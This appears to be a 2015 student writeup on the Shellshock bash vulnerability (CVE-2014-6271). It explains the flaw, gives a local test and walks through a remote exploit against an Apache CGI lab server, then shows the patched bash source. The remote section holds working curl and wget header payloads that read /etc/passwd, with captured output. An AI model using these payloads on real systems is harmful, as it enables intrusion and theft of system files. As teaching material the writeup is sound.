

Shellshock writeup

Mengjia Kong

June 5, 2015

1 Introduction

In September 24th, 2014, the vulnerability of GNU Bash emerged, which causes great panic. After some serious incidents, like Worm Dvldr, WormSasser and Heartbleed, the vulnerability is wildly distributed and might lead to serious effects. The key idea of the bash bug is to allow remote attackers to execute arbitrary code by crafted environment. According to some reports at that time, because bash is wildly distributed in operating systems, the vulnerability has impact on the Linux and Mac OS X operating systems, including but not limited to Redhat, CentOS, Ubuntu, Debian, Fedora, Amazon, Linux and OS X 10.10. As many applications which can interact with bash are affected, this vulnerability will affect the safety of network infrastructure, including but not limited to network appliances, network security devices, cloud and big data center severely. Especially, Bash is wildly distributed and located in devices, the process of eliminating the vulnerability will be a long way to go. The vulnerability recorded as CVE-2014-6271[1] even has a name: Shellshock[2].

2 Theory

The vulnerability can be described as that attackers can execute the code scripts they want by constructing values of the environment variables. Some environment variables are defined by “() {”. After these environment variables are parsed to function in ENV command, bash should not continue parsing and executing shell commands. The main reason to the vulnerability is that there is no strict limitations to boundaries in the import filtering and no legitimate parameter determinations.

The bash script can execute custom functions by exporting environment variables and transfer the custom functions to the relevant child process. The codes outside the curly braces should not be executed. However, shellshock will make the commands executed incorrectly.

Futhermore, based on achieving of ENV command, attackers can implement remote code execution by the help from the third party service program. However, these third party service program must meet several conditions. With these conditions, attackers can use the third party service program to call bash

to run some scripts. The code scripts achieved from ENV command are executed with them as well. The overflow diagram is shown in Figure 1.




Figure 1: Remote Hacking Diagram[3]

3 Exploit

There are some Shellshock exploits including local exploit and remote exploit in this section.

3.1 Local

This is a classic example to test whether your bash have the vulnerability. Enter the following commands in bash:

```
env x='()' { :; }; echo Vulnerable CVE-2014-6271' bash -c "echo test"
```

The example involves a specially crafted environment variable containing an exported function definition, which is followed by arbitrary commands. The problem is that “echo Vulnerable CVE-2014-6271” is outside the curly brace, which should not be executed. But if there is Shellshock in the bash, it will be executed as arbitrary commands incorrectly.

If Shellshock is a vulnerability in your bash, the result will print “Vulnerable CVE-2014-6271” and “test”. Figure 2 shows the bad results in Ubuntu12.04 with bash version 4.2.24(1).




Figure 2: Bad results of Local test

If the bash is not under the vulnerability, the result will just print “test”, which is similar with the results in Mac OS X 10.10.3 with bash 3.2.57(1) in Figure 3.




Figure 3: Good results of Local test

3.2 Remote

First, attackers need a third party service program which meets some conditions to do the remote attack, such as HTTP, OpenSSH, and DHCP etc. In the following example, apache2 will be used as a media to remote code execution. The CGI components of apache2 have the privilege to achieve the arbitrary commands transferred by ENV command.

1. Install apache2 server

Use the following shell script to install apache2 server

```
sudo apt-get install apache2
```


2. Deploy apache2 server

Change two sentences line 4 and line 16 in deployment file like Figure 4. The deployment file is located at /etc/apache2/sites-enabled/000-default.

Figure 4: Change the apache2 deployment file into this

3. Set the test files of web service

Use the following shell script to add the test file like Figure 5.

A terminal window with a dark background and light text. The title bar at the top reads 'kelley@kelley-virtual-machine: /var/www/html/cgi-bin'. The terminal content shows a shell prompt '#!/bin/bash' followed by two lines of code: 'echo "Content-type: text/html"' and 'echo ""'.

```
#!/bin/bash
echo "Content-type: text/html"
echo ""
```

Figure 5: test file `/var/www/html/cgi-bin/test.sh`

```
sudo vi /var/www/html/cgi-bin/test.sh
```

4. Restart the service

```
sudo /etc/init.d/apache2 restart
```

5. Exploit

Example 1: Use the command in Figure 6 to do the exploit. The command can change

```
a=' /bin/cat /etc/passwd ';echo $a
```

into arbitrary ones to be executed on the server. If the server is with the vulnerable bash, the results are like the Figure 6. The results of

```
a=' /bin/cat /etc/passwd ';echo $a
```

are printed in the bash.

```

kelly@kelly-virtual-machine: /var/www/html/cgi-bin$ curl -H 'x: () { :};am="/bin/cat /etc/passwd';echo $a' 'http://192.168.120.142/cgi-bin/test.sh' -I
HTTP/1.1 200 OK
Date: Sat, 06 Jun 2015 01:38:36 GMT
Server: Apache/2.2.22 (Ubuntu)
root: x:0:0:root:/root:/bin/sh
daemon: x:1:1:daemon:/usr/sbin:/bin/sh
bin: x:2:2:bin:/bin:/bin/sh
sys: x:3:3:sys:/dev:/bin/sh
sync: x:4:65534:sync:/bin:/bin/sync
games: x:5:60:games:/usr/games:/bin/sh
man: x:6:12:man:/var/cache/man:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
mail: x:8:8:mail:/var/mail:/bin/sh
news: x:9:9:news:/var/spool/news:/bin/sh
uucp: x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy: x:13:13:proxy:/bin:/bin/sh
www-data: x:33:33:www-data:/var/www:/bin/sh
backup: x:34:34:backup:/var/backups:/bin/sh
list: x:38:38:Mail List Manager:/var/list:/bin/sh
irc: x:39:39:ircd:/var/run/ircd:/bin/sh
gnats: x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody: x:65534:65534:nobody:/nonexistent:/bin/sh
lbtuid: x:100:101:/var/lib/lbtuid:/bin/sh
syslog: x:101:103:/home/syslog:/bin/false
messagebus: x:102:105:/var/run/dbus:/bin/false
colord: x:103:108:colord colour management daemon,,:/var/lib/colord:/bin/false
lightdm: x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie: x:105:114:/nonexistent:/bin/false
avahi-autoipd: x:106:117:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi: x:107:118:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
usbmux: x:108:46:usbmux daemon,,:/home/usbmux:/bin/false
kernoops: x:109:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse: x:110:119:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit: x:111:122:RealtimeKit,,:/proc:/bin/false
speech-dispatcher: x:112:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh
hplip: x:113:7:HPLIP system user,,:/var/run/hplip:/bin/false
saned: x:114:123:/home/saned:/bin/false
kelly: x:1000:1000:Kelly,,:/home/kelly:/bin/bash
Vary: Accept-Encoding
Content-Type: text/html
kelly@kelly-virtual-machine: /var/www/html/cgi-bin$

```

Figure 6: Remote exploit commands and results example 1

Example 2: Use the command in Figure 7 to do the exploit. The command can change

`echo "\"Content-type: text/plain\""; echo; echo; /bin/cat /etc/passwd`

into arbitrary ones to be executed on the server. If the server is with the vulnerable bash, the results are like the Figure 7. The test.sh is actually downloaded into the current folder. The contents in test.sh is different, shown in Figure 8.

```
kelley@kelley-virtual-machine: ~
kelley@kelley-virtual-machine:~$ wget -U "(" { test;};echo "content-type: text/plain"; echo; /bin/cat /etc/passwd" 'http://192.168.120.143/cgi-bin/test.sh'
--2015-06-05 22:29:26-- http://192.168.120.143/cgi-bin/test.sh
Connecting to 192.168.120.143:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'test.sh'

[ <=> ] 1,655 --.-K/s in 0s

2015-06-05 22:29:27 (165 MB/s) - 'test.sh' saved [1655]

kelley@kelley-virtual-machine:~$
```

Figure 7: Remote exploit commands and results example 2





Figure 8: Test file downloaded into current folder

4 Fix and modern countermeasures


The key reason of Shellshock is that there is no strict limitations to boundaries in the import filtering of ENV commands and no legitimate parameter termination. Clearly, the solution is the patch which adds these into the bash. The patch carries out detections of boundary legitimation by importing strictions in parse_and_execute functions in /builtins/evalstring.c. So the possibility of code injection is eliminated. There are 2 times of flags judgements and one time of type matching of command in the patch. Let's see the patch in bash 4.2.53 .

SEVAL_FUNCDEF and SEVAL_ONECMD is defined in /builtins/common.h as judgement basis. Show in Figure 9. The limitations are added in /builtins/evalstrings.c, which shows in Figure



```
common.h evalstring.c
/* Flags for describe_command, shared between type.def and command.def */
#define SEVAL_FUNCDEF 0x080 /* only allow function definitions */
#define SEVAL_ONECMD 0x100 /* only allow a single command */
```

Figure 9: /builtins/common.h



```
common.h evalstring.c
if (parse_command () == 0)
{
    if ((flags & SEVAL_PARSEONLY) || (interactive_shell == 0 && read_but_dont_execute))
    {
        last_result = EXECUTION_SUCCESS;
        dispose_command (global_command);
        global_command = (COMMAND *)NULL;
    }
    else if (command = global_command)
    {
        struct fd_bitmap *bitmap;

        if (flags & SEVAL_FUNCDEF)
        {
            char *x;


            /* If the command parses to something other than a straight
            function definition, or if we have not consumed the entire
            string, or if the parser has transformed the function
            name (as parsing will if it begins or ends with shell
            whitespace, for example), reject the attempt */
            if (command->type != cm_function_def ||
                ((x = parser_remaining_input ()) && *x) ||
                (STREQ (from_file, command->value.Function_def->name->word) == 0))
            {
                internal_warning (_("%s: ignoring function definition attempt"), from_file);
                should_jump_to_top_level = 0;
                last_result = last_command_exit_value = EX_BADUSAGE;
                reset_parser ();
                break;
            }
        }

        bitmap = new_fd_bitmap (FD_BITMAP_SIZE);
        begin_unwind_frame ("pe_dispose");
        add_unwind_protect (dispose_fd_bitmap, bitmap);
        add_unwind_protect (dispose_command, command); /* XXX */

        global_command = (COMMAND *)NULL;

        if ((subshell_environment & SUBSHELL_COMSUB) && comsub_ignore_return)
            command->flags |= CMD_IGNORE_RETURN;
```

Figure 10: /builtins/evalstrings.c part2



```
common.h evalstring.c
*bash_input.location.string == '\0' &&
command->type == CM_SIMPLE && !command->redirects &&
(command->flags & CMD_TIME_PIPELINE) == 0 &&
command->value.Simple->words == 0 &&
command->value.Simple->redirects &&
command->value.Simple->redirects->next == 0 &&
command->value.Simple->redirects->instruction == r_input_direction)
{
    int r;
    r = cat_file (command->value.Simple->redirects);
    last_result = (r < 0) ? EXECUTION_FAILURE : EXECUTION_SUCCESS;
}
else
    last_result = execute_command_internal
        (command, 0, NO_PIPE, NO_PIPE, bitmap);

dispose_command (command);
dispose_fd_bitmap (bitmap);
discard_unwind_frame ("pe_dispose");

if (flags & SEVAL_ONECMD)
{
    reset_parser ();
    break;
}
}
else
{
    last_result = EXECUTION_FAILURE;

    if (interactive_shell == 0 && this_shell_builtin &&
        (this_shell_builtin == source_builtin || this_shell_builtin == eval_builtin) &&
        last_command_exit_value == EX_BADSYNTAX && posixly_correct)
    {
        should_jump_to_top_level = 1;
        code = ERREXIT;
        last_command_exit_value = EX_BADUSAGE;
    }

    /* Since we are shell compatible, syntax errors in a script
       abort the execution of the script. Right? */
}
```

C Tab Width: 8 Ln 346. Col 35 INS

Figure 11: /builtins/evalstrings.c part2

References

- [1] http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2014-6271
- [2] http://en.wikipedia.org/wiki/Shellshock_%28software_bug%29
- [3] <http://www.antiy.net/wp-content/uploads/image007.jpg>